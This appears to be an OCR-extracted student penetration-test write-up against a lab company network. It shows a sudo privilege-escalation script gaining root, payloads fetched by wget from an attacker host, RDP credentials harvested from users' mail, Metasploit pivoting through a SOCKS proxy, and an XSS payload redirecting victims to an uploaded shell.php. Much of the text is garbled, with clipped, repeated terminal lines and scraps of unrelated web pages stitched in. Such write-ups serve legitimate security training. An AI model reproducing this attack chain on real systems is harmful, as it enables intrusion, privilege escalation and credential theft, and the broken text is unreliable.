
```
EOF
cc -w exec.c -o /tmp/pipe
./socat pty,link=/tmp/pty,waitslave exec:"perl buf.pl"&
sleep 0.5
export SUDO_ASKPASS=/tmp/pipe
sudo -k -S id < /tmp/pty
/tmp/pipe
```




```
dave@mail:/tmp$ wget http://10.0.0.3:80/socat
--2021-02-01 13:48:41--  http://10.0.0.3/socat
Connecting to 10.0.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375176 (366K) [application/octet-stream]
Saving to: 'socat.1'

socat.1                  100%[=====================================================>] 366.38K   777KB/s    in 0.5s

2021-02-01 13:48:41 (777 KB/s) - 'socat.1' saved [375176/375176]

dave@mail:/tmp$ wget http://10.0.0.3:80/sudoEx.sh
--2021-02-01 13:48:48--  http://10.0.0.3/sudoEx.sh
Connecting to 10.0.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1303 (1.3K) [text/x-sh]
Saving to: 'sudoEx.sh.1'

sudoEx.sh.1              100%[=====================================================>]   1.27K  --.-KB/s    in 0.002s

2021-02-01 13:48:48 (724 KB/s) - 'sudoEx.sh.1' saved [1303/1303]
```



```
dave@mail:/tmp$ chmod 777 sudoEx.sh
dave@mail:/tmp$ ./sudoEx.sh
/usr/bin/ld: cannot open output file /tmp/pipe: Permission denied
collect2: error: ld returned 1 exit status
Password:
Sorry, try again.
root@mail:/tmp# exit
sudo: 1 incorrect password attempt
./sudoEx.sh: line 52: /tmp/pipe: Permission denied
dave@mail:/tmp$ ./sudoEx.sh
Password:
Sorry, try again.
Sorry, try again.
root@mail:/tmp# exit
sudo: 2 incorrect password attempts
Exploiting!
root@mail:/tmp# 
```



```
bob@mail:~/Maildir$ cat sent
From bob Tue Jan 26 16:19:01 2021
Date: Tue, 26 Jan 2021 16:19:01 -0800
To: itadmin@cool4guys.com
Subject: Need Help about File Server
User-Agent: s-nail v14.9.6

Good afternoon mark,
 i seems to have quite a problem on my hands regarding the file server,
 can you help me check and see what is going on,
 i think that it has something to do when i messed with the computer settings.

From bob Tue Jan 26 17:57:41 2021
Date: Tue, 26 Jan 2021 17:57:41 -0800
To: itadmin@cool4guys.com
Subject: Re: Need Help about File Server
User-Agent: s-nail v14.9.6

that will be the best, thank you mark.
Oh and also i'm going to keep the RDP port open just in case if there is any future problems about the file server.
The credentials for the rdp are
Username:admin
Password:admin
I hope to hear good news from you soon!
```



```
mark@mail:~/Maildir$ cat sent
From mark Tue Jan 26 16:21:09 2021
Date: Tue, 26 Jan 2021 16:21:09 -0800
To: fileadmin@cool4guys.com
Subject: Re: Need Help about File Server
User-Agent: s-nail v14.9.6

Good afternoon to you too bob, sure.
 Just pass me the RDP credentials,
 and i will get right to it ASAP,
 right after i'm done with my current work.
```

End of Mail server


From the mail between bob and mark, we can see that there is rdp credentials for the file server.

WHich is username:admin and password: admin

Accessing the Windows Computer

Set all the necessary requirements such as adding the route & setup a proxy server.


gedit /etc/proxychains.conf (change 127.0.0.1 & port 1080



```
socks4  127.0.0.1
1080
```

Accessing the Windows Computer


Terminate the channel and background the session. After that set up the requirements



```
Terminate channel 0? [y/N]  n
[-] core_channel_interact: Operation failed: 1
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > route add 10.0.0.0 255.255.255.0 1
[*] Route added
msf exploit(handler) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
[*] Stopping the socks4a proxy server
msf auxiliary(socks4a) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf auxiliary(socks4a) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
msf auxiliary(socks4a) > 
```

Accessing the Windows Computer


then open a new terminal, and type “proxychains rdesktop 10.0.0.39” → get a gui-based Windows server



```
root@kali:~# proxychains rdesktop 10.0.0.39
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-us
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.39:3389-<><>-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
?
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.39:3389-<><>-OK
Connection established using SSL.
```

Accessing the Windows Computer

Now we know the password, getting from ubuntu, we use it and access the Windows file server. And from here we already access the file server




```
utoselected keyboard map en-us
S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.39:3389-<><>-OK
RROR: CredSSP: Initialize failed, do you have correct

S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.39:3389-<><>-OK
onnection established using SSL.
oot@kali:~# proxychains rdesktop 10.0.0.39
roxyChains-3.1 (http://proxychains.sf.net)
utoselected keyboard map en-us
S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.39:3389-<><>-OK
RROR: CredSSP: Initialize failed, do you have correct

S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.39:3389-<><>-OK
onnection established using SSL.
isconnect: Disconnect initiated by user.
oot@kali:~# proxychains rdesktop 10.0.0.39
roxyChains-3.1 (http://proxychains.sf.net)
utoselected keyboard map en-us
S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.39:3389-<><>-OK
RROR: CredSSP: Initialize failed, do you have correct

S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.39:3389-<><>-OK
onnection established using SSL.
```

```
[*] Auxiliary module execution completed
```

End-Term Assessement Start here

After getting access to the admin account



Newest Releases

E4G

The newest addition to our gaming console line the E4G, made with our own secret cutting edge technology GPA (Games Perfect Augment),is here to make a statement in 2021.

Coming out in 2021 May 25
Price Tag: $888
Preorder now!


Older Releases

Name	Price	Description	Discount
Virus Scanner	10.00	Scans computer for viruses	0
Driver Scanner	10.00	Scans computer for drivers to update	0

© 2021

Here is when after doing all of the recon and get all of the information to get the admin account here is the display of the page


Exploiting of the Web Server



About Us Contact Forum Change Password Logoff Display file Upload File

© 2021

Select a Newest File to upload: Browse... No file selected Upload



XSS Attack Example - Mozilla Firefox

About Us Contact Forum Change Password Logoff Display file Upload File

Message:

Post message

Comments

Username:admin
Description:Hello


Username:admin
Description:HelloWorld

Username:admin
Description:Hello

Username:admin
Description:Yes

From the above, the attacker can see that there are file upload and forum. And we know that this website is vulnerable to XSS and then the attack test whether he can upload a payload into the web server.

Using XXS to execute the payload



Message:

```
<script>window.location="http://192.168.1.3/uploads/shell.php"
</script>
```

